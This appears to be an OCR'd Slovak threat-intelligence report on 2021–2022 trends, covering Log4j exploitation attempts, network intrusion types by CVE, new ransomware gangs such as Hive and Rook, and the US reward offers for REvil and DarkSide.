


Pokusy o exploitáciu Log4j v Decembri 2021



- Password guessing
- MS Exchange CVE-2021-26855
- SMB.DoublePulsar scan
- Apache Struts2 CVE-2017-5638
- Apache Log4j CVE-2021-44228
- MS IIS CVE-2015-1635
- Pulse Secure CVE-2019-11510
- MS SMB1 EternalBlue
- MS Exchange CVE-2021-34473
- MS SMB3 CVE-2020-0796
- MS RDP CVE-2019-0708 BlueKeep
- Other web-based attacks and probes

Pokusy o prienik do siete reportované unikátnymi klientami v roku 2021




Pokusy o prienik do siete reportované unikátnymi klientami v T1 2022

CONTENTS

CONTENTS

Ransomware: Navonok pokojný, dynamický pod povrchom




Detekčný trend ransomware v roku 2021, sedemdňový kĺzavý priemer

We Are Rook!!!

We have not yet thought about how to introduce us.
We are a new group and our energy is very strong.
Time will witness our growth.
We hope that the media will make our introduction public.
contact us
rook@securityrook.com
securityrook@securityrook.com

Top 10: Mix starých červov, gangov, a emailom šíreného ransomwaru



Top 10 ransomware rodín v T3 2021 (% všetkých ransomware detekcií)

Nové ransomware gangy
AtomSilo
Yanluowang
Macaw locker (Evil Corp)
Rook
Hive

HiveLeaks

$240,000,000

MediaMarkt

Founded in 2016 and headquartered in Zurich, Switzerl and, MediaMarktSaturn Retail Group is a retail compan y for consumer electronics

Website
www.mediamarktsaturn.com

Revenue
$240 000M

Employees
53 000

Encrypted at

8 November 2021

01:47:30

Disclosed at


1 December 2021 · 17:26:00

Share

Nový trend: Miliónové odmeny za informácie o ransomware gangoch

The Department of State is offering a reward of up to $10,000,000 for information leading to the identification or location of any individual holding a key leadership position in the Sodinokibi ransomware variant transnational organized crime group. In addition, the Department is offering a reward offer of up to $5,000,000 for information leading to the arrest and/or conviction in any country of any individual conspiring to participate in or attempting to participate in a Sodinokibi variant ransomware incident.


The Sodinokibi ransomware group, also known as REvil, was responsible for the ransomware incident perpetrated against JBS Foods, a provider of agricultural products primarily to Australia and the United States, which caused a major disruption in food processing and delivery. Sodinokibi also compromised Kaseya, an IT management company that provides network, application, and infrastructure services to thousands of small businesses and managed service providers. The incident not only impacted Kaseya's operations, but also those of its clients around the world. In offering this reward, the United States is demonstrating its commitment to protecting ransomware victims around the world from exploitation



The U.S. Department of State announces a reward offer of up to $10,000,000 for information leading to the identification or location of any individual(s) who hold(s) a key leadership position in the DarkSide ransomware variant transnational organized crime group. In addition, the Department is also offering a reward offer of up to $5,000,000 for information leading to the arrest and/or conviction in any country of any individual conspiring to participate in or attempting to participate in a DarkSide variant ransomware incident.

The DarkSide ransomware group was responsible for the Colonial Pipeline Company ransomware incident in May 2021, which led to the company's decision to proactively and temporarily shut down the 5,500-mile pipeline that carries 45 percent of the fuel used on the East Coast of the United States. In offering this reward, the United States demonstrates its commitment to protecting ransomware victims around the world from exploitation by cyber criminals. The United States looks to nations who harbor ransomware criminals that are willing to bring justice for those victim businesses and organizations affected by ransomware.

New trend: feverish law enforcement activity



New trend: feverish law enforcement activity

FEDERAL SECURITY SERVICE OF THE RUSSIAN FEDERATION

ILLEGAL ACTIVITIES OF MEMBERS OF AN ORGANIZED CRIMINAL COMMUNITY STOPPED

01/14/2022

